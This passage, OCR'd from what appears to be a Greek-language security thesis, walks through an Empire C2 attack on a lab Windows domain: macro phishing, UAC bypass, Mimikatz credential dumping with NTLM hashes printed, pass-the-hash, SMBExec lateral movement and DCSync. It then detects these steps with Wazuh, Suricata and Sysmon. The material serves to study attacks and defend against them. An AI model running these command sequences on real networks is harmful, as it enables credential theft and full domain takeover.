
Εικόνα 396. Wireshark - Έναρξη Καταγραφής

Το excel αρχείο που δημιουργήθηκε προηγουμένως μεταφέρεται στο θύμα (π.χ., μέσω ενός phishing campaign). Στη συνέχεια, το θύμα ενεργοποιεί τα macros στο εν λόγω αρχείο (*Εικόνα 397*).




Εικόνα 397. Ενεργοποίηση των Macros

Αποτέλεσμα των ανωτέρω, είναι η δημιουργία μίας νέας σύνδεσης από το Windows 10 μηχάνημα στον Empire server (*Εικόνα 398*).




Εικόνα 398. Δημιουργία Νέας Σύνδεσης

Όπως έχει ήδη τονιστεί, το Empire προσφέρει διάφορα Privilege Escalation modules. Το powerup/allchecks, πραγματοποιεί ένα μεγάλο αριθμό ελέγχων για συχνά εσφαλμένες παραμετροποιήσεις που θα μπορούσαν να επιτρέψουν την αύξηση των προνομίων ενός επιτιθέμενου. Πιο συγκεκριμένα, χάρη στους ελέγχους που εκτελεί το εν λόγω εργαλείο [175], προκύπτει ότι ο χρήστης v1 είναι local admin και ότι το UAC μπορεί να παρακαμφθεί (*Εικόνα 399*).




Εικόνα 399. Powerup Allchecks Module

Για την απόκτηση των credentials του χρήστη μέσω μίας phishing τεχνικής, μπορεί να χρησιμοποιηθεί το module ShapLoginPromt (*Εικόνα 400*).



Εικόνα 400. ShapLoginPromt Module

Το αντίστοιχο παράθυρο που εμφανίζεται στο Victim One είναι το ακόλουθο (*Εικόνα 401*). Δεδομένου ότι είναι εξαιρετικά ρεαλιστικό, είναι πολύ πιθανό ο χρήστης να εισάγει τα credentials του.



Εικόνα 401. Phishing Prompt

Επιπλέον, για το Privilege Escalation χρησιμοποιείται το module ask (*Εικόνα 402*).

```
(Empire: usemodule/powershell/privesc/ask) > set Listener DropboxFinal6
[*] Set Listener to DropboxFinal6
(Empire: usemodule/powershell/privesc/ask) > execute
[*] Tasked 4YC7S6UB to run Task 4
[*] Task 4 results received
Job started: ACE41X
[+] New agent 3W9B2CZX checked in
[*] Sending agent (stage 2) to 3W9B2CZX at 0.0.0.0
[*] Task 4 results received
[*] Successfully elevated!
```

Εικόνα 402. Ask Module

Στο χρήστη εμφανίζεται το παρακάτω παράθυρο (*Εικόνα 403*).

Εικόνα 403. PowerShell Prompt

Αν η απάντησή του είναι θετική, τότε αποτέλεσμα είναι η δημιουργία μίας νέας σύνδεσης από το Windows 10 μηχάνημα στον Empire server. Το * που παρατηρείται στον νέο agent υποδηλώνει ότι η σύνδεση σχετίζεται με ένα high integrity beacon (*Εικόνα 404*).

```
(Empire: agents) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
209	4YC7S6UB	powershell	192.168.65.159	LAB\v1	powershell	7064	60/0.0	2021-10-09 11:09:09 EDT (5 seconds ago)	DropboxFinal6
212	3W9B2CZX*	powershell	192.168.65.159	LAB\v1	powershell	5736	60/0.0	2021-10-09 11:09:10 EDT (4 seconds ago)	DropboxFinal6

```
(Empire: agents) > interact 3W9B2CZX
(Empire: 3W9B2CZX) >
```

Εικόνα 404. Δημιουργία Νέας High Integrity Σύνδεσης

Δεδομένου ότι το beacon εκτελείται με δικαιώματα local admin, μπορεί να εκτελεστεί το εργαλείο Mimikatz (*Εικόνα 405*).

```
(Empire: 3W9B2CZX) > mimikatz
[*] Tasked 3W9B2CZX to run Task 1
[*] Task 1 results received
Job started: 4DTPBN
[*] Task 1 results received
Hostname: THEVICTIMONE.LAB.local / -

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun  9 2021 18:55:28
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Εικόνα 405. Εκτέλεση Εργαλείου Mimikatz

Από το εν λόγω εργαλείο, προκύπτει το NTLM hash του χρήστη v1 (*Εικόνα 406*). Υπενθυμίζεται ότι ο v1 είναι ο χρήστης Victim One που ανήκει στο LAB.local Domain.

```
[00000003] Primary
* Username : v1
* Domain   : LAB
* NTLM     : 64f12cddaa88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
* DPAPI    : 17807b0e500b3f5f5841cbf701f0d3c5
```

Εικόνα 406. NTLM Hash του Χρήστη v1

Επιπλέον, προκύπτει το NTLM hash του χρήστη SQLService που ανήκει και αυτός στο LAB.local Domain (*Εικόνα 407*).

```
[00000003] Primary
* Username : SQLService
* Domain   : LAB
* NTLM     : c4b0e1b10c7ce2c4723b4e2407ef81a2
* SHA1     : 31f8f4dfcb16205363b35055ebe92a75f0a19ce3
* DPAPI    : 46039d02ba98743ffb638d00206ae683
```


Εικόνα 407. NTLM Hash του Χρήστη SQLService

Εκτελώντας το module Get Group Members παρατηρείται ότι ο χρήστης SQLService είναι μέλος του Domain Admin Group (*Εικόνα 408*).

```
(Empire: usemodule/powershell/situational_awareness/network/powerview/get_group_member) > set Domain LAB.local
[*] Set Domain to LAB.local
(Empire: usemodule/powershell/situational_awareness/network/powerview/get_group_member) > set Recurse "Domain Admins"
[*] Set Recurse to Domain Admins
(Empire: usemodule/powershell/situational_awareness/network/powerview/get_group_member) > execute
[*] Tasked 3W9B2CZX to run Task 2
[*] Task 2 results received
Job started: DU4ZBV
[*] Task 2 results received


GroupDomain             : LAB.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Groups,DC=LAB,DC=local
MemberDomain            : LAB.local
MemberName              : SQLService
MemberDistinguishedName : CN=SQL Service,CN=Users,DC=LAB,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-451452321-309735946-333408761-1106

GroupDomain             : LAB.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Groups,DC=LAB,DC=local
MemberDomain            : LAB.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=LAB,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-451452321-309735946-333408761-500
```


Εικόνα 408. Get Group Members Module

Επομένως, μπορεί να εκτελεστεί η επίθεση Pass the hash, χρησιμοποιώντας το hash του χρήστη SQLService. Μέσω του module pth προκύπτει μία νέα διεργασια με pid 11172 (*Εικόνα 409*).



Εικόνα 409. Pass The Hash Module

Προτού πραγματοποιηθεί η επίθεση παρατηρείται ότι ο χρήστης v1 δεν έχει δικαίωμα πρόσβασης στο C:\ directory του Domain Controller (*Εικόνα 410*).



Εικόνα 410. Περιορισμένη Πρόσβαση

Η χρήση της εντολής steal token σε συνδυασμό με το pid της διεργασίας που έγινε spawn προηγουμένως, οδηγεί σε επιτυχές token manipulation (*Εικόνα 411*).

Εικόνα 411. Token Manipulation

Από την *Εικόνα 412* προκύπτει ότι ο χρήστης v1 έχει πλέον δικαίωμα πρόσβασης στο C:\ directory του Domain Controller.

```
(Empire: 3W9B2CZX) > view 10

 agent     3W9B2CZX
 command   (Resolve-Path .\).Path
 taskID    10
 user_id   1
 username  empireadmin
 results
C:\Windows\system32
(Empire: 3W9B2CZX) > view 11

 agent     3W9B2CZX
 command   shell dir \\DC1.LAB.local\c$
 taskID    11
 user_id   1
 username  empireadmin
 results
Directory: \\DC1.LAB.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2021  10:39 AM                PerfLogs
d-r---         9/19/2021   1:37 AM                Program Files
d-----         9/18/2021   7:33 AM                Program Files (x86)
d-----         10/8/2021  11:09 AM                SMB
d-r---         10/9/2021   3:53 AM                Users
d-----         9/15/2021  10:39 AM                Windows
```


Εικόνα 412. Επιτυχής Επίθεση Pass The Hash

Αναφορικά με το Lateral Movement χρησιμοποιείται το module Invoke-SMBExec [176], το οποίο πραγματοποιεί command execution μέσω NTLMv2 pass the hash αυθεντικοποίησης. Πιο συγκεκριμένα, ορίζονται οι παράμετροι που παρουσιάζονται στην *Εικόνα 413* και εκτελείται το εν λόγω module.

```
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > set Domain LAB.local
[*] Set Domain to LAB.local
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > set ComputerName DC1.LAB.local
[*] Set ComputerName to DC1.LAB.local
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > set Username SQLService
[*] Set Username to SQLService
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > set Hash 00000000000000000000000000000000:c4b0e1b10c7ce2c4723b4e2407ef81a2
[*] Set Hash to 00000000000000000000000000000000:c4b0e1b10c7ce2c4723b4e2407ef81a2
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > set Listener DropboxFinal6
[*] Set Listener to DropboxFinal6
(Empire: usemodule/powershell/lateral_movement/invoke_smbexec) > execute
[*] Tasked 3W9B2CZX to run Task 12
[+] New agent K496SNHX checked in
[*] Task 12 results received
Command executed with service CONCFEBMTCGOJTDJNONF on DC1.LAB.local



Invoke-SMBExec completed!
[*] Sending agent (stage 2) to K496SNHX at 0.0.0.0
(Empire: 3W9B2CZX) >
```


Εικόνα 413. Invoke-SMBExec Module

Αποτέλεσμα των ανωτέρω, είναι η δημιουργία μίας νέας σύνδεσης από το Windows 10 μηχάνημα στον Empire server (*Εικόνα 414*). Το * που παρατηρείται στον νέο agent σε συνδυασμό με το όνομα χρήστη LAB\SYSTEM και την IP διεύθυνση του Domain Controller υποδηλώνει ότι η νέα σύνδεση είναι το highest integrity beacon που θα μπορούσε να υπάρχει στον Domain Controller.




Εικόνα 414. Δημιουργία Νέας Σύνδεσης

Χάρη στα επαυξημένα δικαιώματα που διαθέτει ο επιτιθέμενος, στην *Εικόνα 415* παρουσιάζεται η επίθεση DCSync, χρησιμοποιώντας το module dcsync_hashdump. Αποτέλεσμα είναι η λήψη όλων των NTLM hashes των χρηστών του Domain.



Εικόνα 415. DCSync_hashdump Module

Επιπλέον, χρησιμοποιώντας το εργαλείο hashcat (offline επίθεση), από τα παραπάνω hashes προκύπτουν οι αντίστοιχοι κωδικοί πρόσβασης, όπως φαίνεται στην *Εικόνα 416*.




Εικόνα 416. Χρήση του Εργαλείου Hashcat

Μετά από συνολικά περίπου δύο ώρες τερματίζονται σταδιακά όλα τα sessions (*Εικόνα 417*).

Εικόνα 417. Τερματισμός των Sessions


7.3.3 Ανίχνευση

Αρχικά, αποτυπώνοντας χάρη στο Kibana τα alerts που συλλέχθηκαν μέσω των Wazuh Agents, προκύπτει το παρακάτω αποτέλεσμα (*Εικόνα 418*). Δεδομένου ότι η ανάλυση 5.710 συμβάντων δεν είναι εφικτή, χρησιμοποιούνται ορισμένα φίλτρα, που συμβάλλουν στη μείωση του όγκου των συμβάντων και περιορίζουν την ανάλυση στα σημαντικότερα εξ' αυτών.



Εικόνα 418. Wazuh Alerts

Χρησιμοποιώντας το φίλτρο suricata, αποτυπώνονται τα 5.353 alerts που συλλέχθηκαν από το Suricata (*Εικόνα 419*).




Εικόνα 419. Suricata Alerts

Στη συνέχεια, χρησιμοποιώντας ως φίλτρο την IP διεύθυνση του επιτιθέμενου (192.168.1.8), ο συνολικός αριθμός των συμβάντων μειώνεται σε 2 (*Εικόνα 420*).


Εικόνα 420. Χρήση Συγκεκριμένης IP Διεύθυνσης ως Φίλτρο

Από την ανάλυση των συγκεκριμένων συμβάντων, προκύπτει ότι το θύμα συνδέθηκε στον επιτιθέμενο στο URL /calc και πραγματοποίησε λήψη του συγκεκριμένου αρχείου (*Εικόνα 421*).



Εικόνα 421. Λήψη του Αρχείου calc

Στα παραπάνω alerts, παρατηρείται συχνή χρήση των IP διευθύνσεων 162.125.66.14 και 162.125.66.19. Οι εν λόγω διευθύνσεις χρησιμοποιούνται ως φίλτρα, μειώνοντας το συνολικό αριθμό των συμβάντων σε 205 (*Εικόνα 422*).




Εικόνα 422. Χρήση Συγκεκριμένων IP Διευθύνσεων ως Φίλτρα

Αν από τις δύο ώρες που διήρκησε συνολικά η επίθεση, γίνει εστίαση σε ένα τυχαίο χρονικό διάστημα (π.χ., 07:38 με 09:37), παρατηρούνται συμβάντα κάθε ένα λεπτό (*Εικόνα 423*). Αν η συμπεριφορά αυτή συσχετιστεί και με άλλα ύποπτα χαρακτηριστικά τότε μπορεί να κατηγοριοποιηθεί ως beaconing.


Εικόνα 423. Συμβάντα Κάθε Ένα Λεπτό

Επιπλέον, αν χρησιμοποιηθούν ως φίλτρα τα subdomains content και api του domain dropboxapi.com, προκύπτουν συνολικά τα παρακάτω 129 συμβάντα (*Εικόνα 424*).



Εικόνα 424. Χρήση Συγκεκριμένων Subdomains ως Φίλτρα

Σε πλήρη αντιστοιχία με πριν, χρησιμοποιώντας το φίλτρο syslog, αποτυπώνονται τα 283 alerts που συλλέχθηκαν από το Sysmon (*Εικόνα 425*).



Εικόνα 425. Sysmon Alerts


Τα Sysmon alerts που αφορούν τις IP διευθύνσεις 162.125.66.14 και 162.125.66.19, είναι 63 και αποτυπώνονται στην *Εικόνα 426*.

Εικόνα 426. Χρήση Συγκεκριμένων IP Διευθύνσεων ως Φίλτρα

Αντίστοιχα, το μοναδικό Sysmon event που αφορά την IP διεύθυνση 192.168.1.8, αποτυπώνεται στην *Εικόνα 427*.


Εικόνα 427. Χρήση Συγκεκριμένης IP Διεύθυνσης ως Φίλτρο

Το πρώτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας διεργασίας (Sysmon Event ID 1 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 428*).




Εικόνα 428. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 429*).




Εικόνα 429. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 430*).



